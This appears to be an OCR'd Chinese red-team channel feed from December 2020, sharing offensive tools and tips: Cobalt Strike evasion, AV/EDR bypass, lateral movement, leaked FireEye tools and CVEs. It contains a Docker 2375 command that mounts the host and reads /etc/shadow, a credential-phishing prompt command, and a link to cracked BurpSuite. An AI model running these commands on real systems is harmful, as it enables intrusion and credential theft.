
RedTeaming - 2020-12-01

#蚁剑插件#
As-Exploits: 中国蚁剑后渗透框架
1. 修复哥斯拉内存马连接问题
2. 新增about模块，附上版本更新日志
开源+文档：
GitHub+-+yzddmr6/As-Exploits:+中国蚁剑后渗透框架
As-Exploits:+中国蚁剑后渗透框架+|+yzddMr6's+Blog

RedTeaming - 2020-12-02

#内网渗透工具#
利用ntlm hash横向，支持批量dump，winrm模块支持较多功能。

GitHub+-+cube0x0/SharpMapExec



RedTeaming - 2020-12-02

随便写写

使用ReflectiveDLLInjection武装你的CobaltStrike #红队武器化研发#

RedTeaming - 2020-12-02

#红队技巧#

关于CobaltStrike的Stager被扫问题

RedTeaming - 2020-12-03

#基础设施#
Windows下也有一键安装软件的，用cinst。

Linux 环境部署脚本，一键配置系统设置，安装常用工具/开发环境/渗透测试工具

init.sh/init.sh+at+main+··+al0ne/init.sh+··+GitHub

> z3r0yu: 原来是 Chocolatey 学习了

RedTeaming - 2020-12-05

#红队技巧#
关于stager被扫的新解决方法 **Bypass+cobaltstrike+beacon+config+scan**

RedTeaming - 2020-12-05

#红队技巧#
关于stager被扫的新解决方法 **Bypass+cobaltstrike+beacon+config+scan**

RedTeaming - 2020-12-06

#漏洞利用#
另外还有斗象护网之前发的漏洞库

红队中易被攻击的一些重点系统漏洞整理

RedTeaming - 2020-12-06

#漏洞利用#

2020攻防演练弹药库-您有主机上线请注意+-+斗象能力中心

RedTeaming - 2020-12-06

#漏洞分析#

Apache+Shiro+<1.2.4反序列化分析

RedTeaming - 2020-12-06

#红队红线#
去掉pdb调试信息
不一定全部去掉了,我本地grep没发现我的用户名
dotnet build /p:DebugType=None /p:DebugSymbols=false


RedTeaming - 2020-12-07

#免杀#

API Hashing技术（有错误的话在下面补充一下）

1. 先计算出api对应的Hash值,以CreateThread为例
2. 再通过getHashFromString反向得到地址
3. 自定义一个函数指向这个hash解析得到的虚拟地址
4. 调用自定义函数,实现相同效果。
5. 在IAT实现了隐藏。

https://www.ired.team/offensive-security/defense-e...



裤衩哥：虚拟机地址代替函数名，
裤衩哥：怎么打了个机。。。
lengyi：X86 成功，x64 失败

RedTeaming - 2020-12-07

#C2#

市面上流行的C2集合

Ask+The+C2+Matrix

RedTeaming - 2020-12-08

#BypassAV#
Bypass EDR Hook
使用Csharp实现动态识别EDR Hook
具体:
实现一个staging服务器,负责序列化和反序列化

1 在目标上识别到Hook时,将结果发送给服务器。
2 服务器反序列化数据,基于syscall生成一段代码,动态编译,序列化后发送给目标。
3. 目标接收后,在对应的进程中执行
4. 和C2实现交互。

这样的好处是既实现了动态识别,也能够避免使用次数多以后被静态查杀。

```
Wing: [https://posts.specterops.io/adventures-in-dynamic-...](https://posts.specterops.io/adventures-in-dynamic-evasion-1fe0bac57aa)
```

RedTeaming - 2020-12-08

#内网渗透技巧#
用Rdp服务起一个s5代理,作为后门或者用在横向上挺好。


GitHub+-+nccgroup/SocksOverRDP:+Socks5/4/4a+Proxy+...

```
-: 真不错有机会试试
```

RedTeaming - 2020-12-09

火眼武器库被人偷了,搞安全的太难了。
肉眼数了一下,50+的工具。


GitHub+-+fireeye/red_team_tool_countermeasures




- CVE-2019-0708 – RCE of Windows Remote Desktop Services (RDS)
- CVE-2017-11774 – RCE in Microsoft Outlook via crafted document execution (phishing)
- CVE-2018-15961 – RCE via Adobe ColdFusion (arbitrary file upload that can be used to upload a JSP web shell)
- CVE-2019-19781 – RCE of Citrix Application Delivery Controller and Citrix Gateway
- CVE-2019-3398 – Confluence Authenticated Remote Code Execution
- CVE-2019-11580 - Atlassian Crowd Remote Code Execution
- CVE-2018-13379 – pre-auth arbitrary file reading from Fortinet

Fortigate SSL VPN

- CVE-2020-0688 – Remote Command Execution in Microsoft Exchange
- CVE-2019-11510 – pre-auth arbitrary file reading from Pulse



SHARPPGREP/productio...	5 hours ago
SHARPSACK/production...	5 hours ago
SHARPSCHTASK/product...	5 hours ago
SHARPSECTIONINJECTIO...	5 hours ago
SHARPSTOMP/product...	5 hours ago
SHARPUTILS/production...	5 hours ago
SHARPY/production/yara	5 hours ago




```
z3r0yu: 想知道什么时候会泄露出来
H01k: github 这个是泄露的工具嘛?
Wing: 只是工具匹配的 yara 规则。
```

RedTeaming - 2020-12-10

火眼泄漏了很多工具，其中不乏一些开源工具的二开版本，这里整理了几个可以找得到的地址，希望有用吧：

GitHub+-+IllidanS4/SharpUtils:+Various+tools+and+h...
GitHub+-+med0x2e/NoAmci:+Using+DInvoke+to+patch+AM...
GitHub+-+fireeye/DueDLLigence

RedTeaming - 2020-12-11

复现了一下

CVE-2020-17049+Kerberos+Bronze+Bit+攻击复现

```
Wing: 可以
```

RedTeaming - 2020-12-11

#钓鱼攻击# #无线安全#
下午尝试了一下,还差点东西。

802.11无线网络之WPA企业版安全攻防

RedTeaming - 2020-12-12

#内网渗透技巧#
MImikatz是如何实现pth的
Inside+the+Mimikatz+Pass-the-Hash+Command+(Part+1)


RedTeaming - 2020-12-12

#红队技巧#
WiFi Pineapple之Evil Portal

ps:大菠萝不适合企业环境.
WiFi+Pineapple之Evil+Portal

RedTeaming - 2020-12-12


#C2#
尝试弄一个,需要一些mips环境,go方便上线。




```
裤衩哥: 你平时是真没事情 [撇嘴]
Wing: 只能晚上下班写啊。卧槽。
crazyman: 这 tql 吧
yuhao: ui 有点好看哇
```

RedTeaming - 2020-12-13

周末花了点时间看了看 Nim，这个简直就是 python+c 的结合物（仅限于 win 编程，其他的我也用不着），只要掌握了数据类型的转换，其他的就是手到擒来的事了。除了体积大之外，还真的没啥缺点了。有兴趣的师傅可以玩一玩。



crazyman: 别学了 跟不上了

RedTeaming - 2020-12-14

#C2#
JARM是一种TLS服务器指纹识别工具。它的工作方式是主动向目标TLS服务器发送10个TLS客户端Hello包，并捕获TLS服务器Hello响应的特定属性。然后，以特定的方式计算TLS服务器响应的hash，以生成JARM指纹。通过这个工具@cedowens 给出了一份儿常见的c2指纹。例如：
Cobalt Strike的指纹是07d14d16d21d21d07c42d41d00041d24a458a375eef0c576d23a7bab9a9fb1

那么问题来了，如何客制化Cobalt Strike我们才能规避这个问题呢?

JARM工具链接: **GitHub+-+salesforce/jarm**
C2-JARM指纹链接: **GitHub+-+cedowens/C2-JARM:+A+list+of+JARM+hashes+f...**


RedTeaming - 2020-12-14

#漏洞利用#
FortiGate SSL-VPN 漏洞扫描和利用工具。

Fortiscan+-+A+High+Performance+FortiGate+SSL-VPN+V...

RedTeaming - 2020-12-14

#漏洞挖掘#
ssrf mindmap
能不能弄一个自动化脚本。一键生成这些格式,有时间做一个网页版的。




RedTeaming - 2020-12-14

#漏洞挖掘#

ssrf mindmap

能不能弄一个自动化脚本。一键生成这些格式,有时间做一个网页版的。



RedTeaming - 2020-12-14

#CSTips#
腾讯云直接免费

为你的C2隐藏与加速

RedTeaming - 2020-12-15

#漏洞利用#
Docker 2375快速Rce

docker -H :2375 run --rm -it --privileged --net=host -v /:/mnt alpine

File Access: cat /mnt/etc/shadow
RCE: chroot /mnt

RedTeaming - 2020-12-17

#内网渗透#

SharpLoginPrompt钓内网用户密码

https://github.com/shantanu561993/SharpLoginPrompt


```yaml
>SharpLoginPrompt.exe "请输入你的登录密码" "Domain:Wing.com"
```

RedTeaming - 2020-12-17

#内网渗透技巧#
死星2.0
GitHub+-+byt3bl33d3r/DeathStar:+Uses+Empire's+(htt...

RedTeaming - 2020-12-17

#BypassAV# #免杀#
宏免杀

邮件攻防--宏免杀姿势2

RedTeaming - 2020-12-18

#没啥用的Tips#
让你的ECS每秒10M地clone项目
https://chrome.google.com/webstore/detail/github%E...

gcl https://github.91chifun.workers.dev//https://githu...

RedTeaming - 2020-12-19

#Mac工具#
BurpSuite12.1
国内下载很慢,我传到百度云,破解使用 https://github.com/TrojanAZhen/BurpSuitePro-2.1

链接: https://pan.baidu.com/s/1mdXaPovsSL480JCLgFHEIg 提取码: Wing 复制这段内容后打开百度网盘手机App，操作更方便哦
--来自百度网盘超级会员v5的分享


截图


再分享下我自己Mac破解的方法

